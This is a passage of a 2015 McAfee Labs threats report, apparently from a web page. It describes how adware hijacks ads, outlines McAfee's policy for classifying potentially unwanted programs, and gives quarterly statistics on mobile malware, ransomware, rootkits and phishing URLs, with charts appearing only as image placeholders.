While search engine optimizers attempt to increase site rankings to earn more on Google AdSense, PUP authors use adware to gain higher rankings using shortcuts. After embedding adware on victims' machines, remote servers connect covertly through hijacked ads to increase visitor hits, thereby increasing a site's rank. Ads delivered to compromised machines are tailored to victims' interests to increase the chance of clicks. Higher site ranks make websites appear higher in Google search results, thus increasing ad-based revenue.

Once an adware app spreads to thousands of victims' machines, these ad hijacking and redirecting click traits function as a service, turning the adware itself into a propagation medium.

Learn how Intel Security can help protect against this threat.

To systematically classify PUPs, McAfee Labs has established a PUP policy that is updated as malware authors change their tactics.

Containing PUPs through aggressive policies

Due to the “grayness” of some PUP files and the difficulty in classifying them, many security vendors develop PUP policies so that threat researchers can classify PUPs in a more systematic way. A PUP policy is a document that defines the rules for evaluating, classifying, and adding PUP detection.

McAfee Labs periodically revises its PUP policy to counter changes adopted by PUP developers. Our most recent policy includes the following criteria to help guide McAfee Labs threat researchers as they attempt to determine whether files are PUPs.

- The value that the technology offers the user.
- The risk posed by the technology to a user.
- The context of the technology or component.
- The source or distribution of the technology.
- The prevalence of any misuse compared to legitimate use of the technology.

McAfee Labs threat researchers then examine the following areas:

- The extent to which the user is notified of the software’s risks.
- The extent to which the user consents to the software’s behavior.
- The degree of control that the user has over the software’s installation, operation, and removal.

At McAfee Labs, we examine every component file of a possible PUP to hunt for its main installer. We replicate the installation in-house, allowing the installer to download the complete package. We thoroughly analyze these downloads and use our latest PUP policy to determine whether the app is a PUP or legitimate. Once an app is classified as a PUP, users can then configure their endpoint protection products to allow or block the PUP. Endpoint configuration guidance for PUPs can be found **here.**

Share this Report

Threats Statistics

Mobile malware


Malware

Web threats


Messaging and network threats

Share feedback

Mobile malware



Source: McAfee Labs, 2015.




Source: McAfee Labs, 2015.

The McAfee Labs collection of mobile malware continued its steady climb as it broke 6 million samples in Q4, up 14% over Q3.

Share this Report

The infection rate for mobile malware varies significantly over time but is nonetheless quite striking, with at least 8% of all systems reporting an infection since Q4 2013. Most of the rise and subsequent fall since Q4 2013 is caused by the detection of a single ad network—AirPush—which is considered a PUP, as are many ad networks.

Global Mobile Malware Infection Rate




Source: McAfee Labs, 2015.

For this threats report, we examined data reported to us by mobile devices running McAfee mobile security products. The information comes from millions of mobile devices around the world.

An infection rate is the percentage of time McAfee Labs has detected some sort of malware on reporting mobile devices. Malware includes viruses, Trojans, and PUPs.

Regional Mobile Malware Infection Rates in Q4 2014




Source: McAfee Labs, 2015.

Share this Report


Malware

There are 387 new threats every minute, or more than 6 every second.



Source: McAfee Labs, 2015.


Total malware in the McAfee Labs zoo grew 17% from Q3 to Q4. At this pace, the zoo will contain more than a half-billion samples by Q3 2015.




Source: McAfee Labs, 2015.

Share this Report

Beginning in Q3, the number of new ransomware samples began to grow again after a four-quarter decline. In Q4, the number of new samples leaped 155%. We now count more than two million ransomware samples.




Source: McAfee Labs, 2015.



Source: McAfee Labs, 2015.


Share this Report

New Rootkit Malware



Source: McAfee Labs, 2015.


Total Rootkit Malware




Source: McAfee Labs, 2015.

Share this Report

After a brief drop in new malicious signed binaries, the pace of growth has resumed with a 17% increase in total malicious signed binaries in Q4.



Source: McAfee Labs, 2015.




Source: McAfee Labs, 2015.

Share this Report

Web threats


The number of new suspect URLs skyrocketed in Q3 due to a doubling in the number of new short URLs, which often hide malicious websites, and a sharp increase in the number of phishing URLs. In Q4, the pace of new suspect URLs returned to a typical amount.

New Suspect URLs



Source: McAfee Labs, 2015.

Location of Servers Hosting Suspect Content




Source: McAfee Labs, 2015.

Share this Report


We primarily attribute the immense leap in new phishing URLs in Q3 to a single Russian pill-spam phishing campaign that created a separate subdomain for every recipient. The campaign was not renewed in Q4.

New Phishing URLs




Source: McAfee Labs, 2015.

Top Countries Hosting Phishing Domains




Source: McAfee Labs, 2015.

Share this Report



Source: McAfee Labs, 2015.




Source: McAfee Labs, 2015.

Share this Report

Messaging and network threats

The abrupt increase beginning in Q3 for legitimate email is due to improvements in how we gather data. The Q3 and Q4 figures are not directly comparable to prior quarters, but in the future we will have a more accurate historical measure of email volume.

